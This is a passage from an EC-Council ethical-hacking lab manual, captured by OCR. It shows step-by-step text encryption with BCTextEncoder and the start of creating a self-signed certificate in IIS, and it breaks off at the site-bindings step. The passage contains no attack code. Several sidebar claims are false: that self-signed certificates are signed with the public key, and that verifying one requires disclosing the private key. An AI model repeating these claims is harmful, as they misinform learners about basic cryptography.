


Figure 1.5.13: Decrypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In real time, network administrators or ethical hackers use this tool to encrypt files and send it to the intended persons to safeguard the integrity of the files.

18. This concludes the demonstration of performing data encryption using the Advanced Encryption Package.
19. Close all open windows and document all the acquired information.

TASK 6 Encrypt and Decrypt Data using BCTextEncoder

Here, we will use the BCTextEncoder tool to encrypt and decrypt data.

TASK 6.1 Encrypt the Data

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\BCTextEncoder** and double click **BCTextEncoder_v.1.03.2.1.exe**.
2. The **BCTextEncoder Utility** window appears, as shown in the screenshot.

BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file. This utility software uses public key encryption methods and password-based encryption, as well as strong and approved symmetric and public key algorithms for data encryption.




Figure 1.6.1: Main window of BCTextEncoder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. To encrypt the text, insert text in the clipboard.

Or

Select the data that you want to encode and paste it to the clipboard by pressing **Ctrl+V**.

4. Ensure that the **password** option is selected in the **Encode by** field and click **Encode**.




Figure 1.6.2: BCTextEncoder: Secret information in clipboard

5. The **Enter password** pop-up appears; enter the password into the **Password** field and retype it in the **Confirm** field; then, click **OK**. Here, we use the password **test@123**.




Figure 1.6.3: Set the password for encryption

6. **BCTextEncoder** encodes the text and displays it in under the **Encoded text** section, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.4: Encoded text

TASK 6.2

Decrypt the Data

7. To decrypt the data, first, you need to clean the **Decoded plain text** in the clipboard, and then click the **Decode** button.




Figure 1.6.5: Decoding data

8. The **Enter password for encoding text** dialog-box appears; insert the **Password** (**test@123**) into the password field and click **OK**.



Figure 1.6.6: Enter the password for decoding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other cryptography tools such as **AxCrypt** (https://www.axcrypt.net), **Microsoft Cryptography Tools** (https://docs.microsoft.com), and **Concealer** (https://www.belightsoft.com) to encrypt confidential data.

9. The decoded plain text appears under the **Decoded plain text** section, as shown in the screenshot.




Figure 1.6.7: Output decoded text

Note: In real-time, using this procedure, you can encode the text while sending it to the intended user along with the password used for encryption. The user for whom the text is intended should have the BCTextEncoder application installed on his/her machine. He/she will have to paste the encoded text into the **Encoded text** section and use the password you shared, to decode it to plain text.

10. This concludes the demonstration of encrypting and decrypting the data using BCTextEncoder.
11. Close all open windows and document all the acquired information.
12. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Create a Self-signed Certificate

A self-signed certificate is an identity certificate signed by the same entity whose identity it verifies.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker and penetration tester, you must possess a proper knowledge of creating this certificate as it validates the public key contained within the certificate belonging to the person, company, server, or other entity mentioned.

The labs in this exercise demonstrate the creation of a self-signed certificate.

Lab Objectives

- Create and use self-signed certificates

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Duration

Time: 10 Minutes

Overview of Self-signed Certificate

In cryptography and computer security, a self-signed certificate is an identity certificate signed by the same entity whose identity it verifies. However, the term is unrelated to the identity of the person or organization that actually performs the signing procedure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1

Create and Use Self-signed Certificates

Here, we will create a self-signed certificate in Windows Server 2019.

TASK 1.1

Verify Self-Signed Certificate

1. Turn on the **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Before you start this task, you will need to check with your local sites whether they include a self-signed certificate.
3. Launch any web browser (here, **Google Chrome**), type **https://www.goodshopping.com** in the address bar, and press **Enter**.
4. As you are using an https channel to browse the website, it displays a page stating that **This site can't be reached**.
5. As the site does not have a self-signed certificate, it displays a connection refused message, as shown in the screenshot. Close the web browser.

Self-signed certificates are widely used for testing servers. In self-signed certificates, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat Reader, Java's keytool, Apple's Keychain, etc. and signs the document with the public key.




Figure 2.1.1: www.goodshopping.com before adding Certificate

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Launch IIS Manager

6. Click the **Type here to search** icon ( ) present in the bottom-left of **Desktop** and type **iis**. Select **Internet Information Services (IIS) Manager** from the results.




Figure 2.1.2: Launch IIS Manager

The recipient requests the private key from the sender in order to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key: this makes self-signed certificates useful only in a self-controlled testing environment.

TASK 1.3

Configure Server Certificates

7. The **Internet Information Services (IIS) Manager** window appears; click the machine name (**SERVER2019 (SERVER2019\Administrator)**) under the **Connections** section from the left-hand pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In **SERVER2019 Home**, double-click **Server Certificates** in the **IIS** section.




Figure 2.1.3: IIS Manager Server Certificates

TASK 1.4

Create a Self-signed Certificate

9. The **Server Certificates** wizard appears; click **Create Self-Signed Certificate...** from the right-hand pane in the **Actions** section.




Figure 2.1.4: Server Certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Create Self-Signed Certificate** window appears; type **GoodShopping** in the **Specify a friendly name for the certificate** field. Ensure that the **Personal** option is selected in the **Select a certificate store for the new certificate** field; then, click **OK**.




Figure 2.1.5: Specify Friendly Name

11. A newly created self-signed certificate will be displayed in the **Server Certificates** pane, as shown in the screenshot.




Figure 2.1.6: Server Certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Edit Bindings

12. Expand the **Sites** node from the left-hand pane, and select **GoodShopping** from the available sites. Click **Bindings...** from the right-hand pane in the **Actions** section.

